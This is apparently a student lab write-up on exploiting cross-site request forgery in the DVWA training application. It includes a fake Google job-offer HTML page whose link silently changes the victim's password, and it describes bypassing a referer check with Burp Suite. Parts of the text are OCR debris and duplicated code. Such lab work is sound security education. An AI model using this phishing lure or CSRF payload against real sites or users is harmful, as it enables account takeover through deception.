
The above code is a php script that attempts to change the password of a user.

Let me explain the functionality of code in brief :

*The code starts by checking the the “change” parameter is present in the URL’s query string .
*Now, it retrieves two pieces of user input: password_new, password_conf.
*then, it performs password matching which basically checks if password_new & password_conf are same.
*If the passwords match, it proceeds to hash the new password using the MD5 hashing algorithm.
*finally, the code provides feedback to the user by displaying messages using <pre> HTML tag. It either confirms that password has been changed or informs the user that password did not match.

HTML Code:

```
<!DOCTYPE html>
<html>
<head>
        <title> Google Job Offer </title>
</head>
<body>
        <h1>Congratulation! you've received an offer from Google </h1>
        <p>we are thrilled to offer you a position at Google. Your hardwork and
dedication have paid off.</p>
        <p>Offer details:</p>
        <ul>
                <li>Position: Software Engineer</li>
                <li>Location: Bangalore, India</li>
                <li>Start date: July 13, 2025</li>
        </ul>
        <p>please review the attached <a
href="http://localhost/dvwa/vulnerabilities/csrf/?
password_new=ucannotguess&password_conf=ucannotguess&Change=Change#">
<b>offer letter</b> </a> for more details and instructions on how to accept this
offer.</p>
        <p>we look forward to having you on board and working together to shape the
future of technology.</p>
        <p>Sincerely,</p>
        <p>The Google Team</p>
</body>
</html>
```



```
<!DOCTYPE html>
<html>
<head>
        <title> Google Job Offer </title>
</head>
<body>
        <h1>Congratulation! you've received an offer from Google </h1>
        <p>we are thrilled to offer you a position at Google. Your hardwork and dedication have paid off.</p>
        <p>Offer details:</p>
        <ul>
                <li>Position: Software Engineer</li>
                <li>Location: Bangalore, India</li>
                <li>Start date: July 13, 2025</li>
        </ul>
        <p>please review the attached <a href="http://localhost/dvwa/vulnerabilities/csrf/?-
password_new=ucannotguess&password_conf=ucannotguess&Change=Change#"> <b>offer letter</b> </a> for more details and instructions on how t
accept this offer.</p>
        <p>we look forward to having you on board and working together to shape the future of technology.</p>
        <p>Sincerely,</p>
        <p>The Google Team</p>
</body>
</html>

```

<!DOCTYPE html> : This declaration defines the document type and version of HTML being used.

<html> : The root element that encloses the entire HTML document.

<head> : The head section of the HTML document, which contains meta information. Those informations which are useful but won't be displayed on to our webpage, that's written inside Head Tag.

<title> : It sets the title of the webpage, which is displayed in the browser's little bar or tab.


<body> : The main content of the webpage is placed within the body element.

<h1> : A heading element with the largest and most important level of heading, whereas <h6> would be of less important.

<p> : It represents a paragraph of text.

<ul> : It represents an unordered list. In this case, it contains a list of job offer details and each detail is represented by <li> (list items) item.

<a href="link address" > name </a> : It is an anchor tag, which is used to add links to our page. Here, attribute is href, and we have given link of the website as the value of the attribute.


file:///home/cs628/Documents/csrf.html

Congratulation! you've received an offer from Google

we are thrilled to offer you a position at Google. Your hardwork and dedication have paid off.

Offer details:

- Position: Software Engineer
- Location: Bangalore, India
- Start date: July 13, 2025


please review the attached offer letter for more details and instructions on how to accept this offer.

we look forward to having you on board and working together to shape the future of technology.

Sincerely,

The Google Team

We gave absolute link of the DVWA CSRF page as a hidden payload in the HTML web page. So whenever user tries to open the offer letter by clicking on it, his/her password will be changed automatically.


Vulnerability: Cross Site Request Forgery (CSRF)


Change your admin password:

New password: •••••••••••••

Confirm new password:

Password Changed

Challenges faced due to Medium Security Level :




Medium CSRF Source

```
<?php

    if (isset($_GET['Change'])) {

        // Checks the http referer header
        if ( eregi ( "127.0.0.1", $_SERVER['HTTP_REFERER'] ) ){

            // Turn requests into variables
            $pass_new = $_GET['password_new'];
            $pass_conf = $_GET['password_conf'];

            if ($pass_new == $pass_conf){
                $pass_new = mysql_real_escape_string($pass_new);
                $pass_new = md5($pass_new);

                $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin';";
                $result=mysql_query($insert) or die('<pre>' . mysql_error() . '</pre>' );

                echo "<pre> Password Changed </pre>";
                mysql_close();
            }

            else{
                echo "<pre> Passwords did not match. </pre>";
            }

        }

    }
?>
```

As we changed the password by making user click on the link on spoof HTML page in low level security, that approach will not work here.

Previously, we had the HTML form to change the password and had already set the value of the new password. This resulted in password being changed when the user clicks on the link.


The main difference between low and medium level security is following:



```
// Checks the http referer header
if ( eregi ( "127.0.0.1", $_SERVER['HTTP_REFERER'] ) )
```


In medium level security we are doing Reference header check. It checks the HTTP header using the eregi() function. This check ensures that the request is coming from the IP Address “127.0.0.1”.

Let’s try to change the password at the actual site, then some URL will be generated above, copy that URL and enter it and then try to pretend as a victim.



```
localhost/dvwa/vulnerabilities/csrf/?password_new=hellosir&password_conf=hellosir&Change=Change#
```

Now, we can see the differences between the two requests made which is, in the first one the legitimate request was made and it contains “referer” as you can see below, whereas the one with the illegitimate request doesn’t contain referer. That’s why we are getting difficulty changing the password at this level.



```
localhost/dvwa/vulnerabilities/csrf/?password_new=hellosir&password_conf=hellosir&Change=Change#
```

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password: •••••


Confirm new password:

Change

Status	Meth...	Domain	File	Initiator	Type	Transferred	Size
200	GET	localhost	/dvwa/vulnerabilities/csrf/?password_new=hello	document	html	4.94 kB	4.59 kB
200	GET	localhost	dvwaPage.js	script	js	cached	775 B

```
2 requests | 5.36 kB / 4.94 kB transferred | Finish: 541 ms | DOMContentLoaded: 332 ms | load: 359 ms
```

```
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: security=medium; PHPSESSID=f75e3dd51e9ca2fcdb97e8957e9b549a
Host: localhost
Referer: http://localhost/dvwa/vulnerabilities/csrf/
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```



localhost/dvwa/vulnerabilities/csrf/?password_new=hellosir&password_conf=hellosir&Change=Change#

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password: •••••

Confirm new password:

Status	Meth...	Domain	File	Initiator	Type	Transferred	Size
200	GET	localhost	/dvwa/vulnerabilities/csrf/?password_new=hellc	document	html	4.94 kB	4.59 kB
200	GET	localhost	main.css	stylesheet	css	cached	3.95 kB
200	GET	localhost	dvwaPage.js	script	js	cached	775 B

3 requests | 9.31 kB / 4.94 kB transferred | Finish: 503 ms | DOMContentLoaded: 410 ms | load: 544 ms

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: security=medium; PHPSESSID=f75e3dd51e9ca2fcdb97e8957e9b549a
Host: localhost
Sec-Fetch-Dest: document
```

DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Change
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling
Headers Cookies Request Response Timings
Filter Headers
Block Resend

Although, using Burp Suite, we can exploit that by intercepting the illegtimate request with Burp and add the HTTP referer.

Thank you 🙂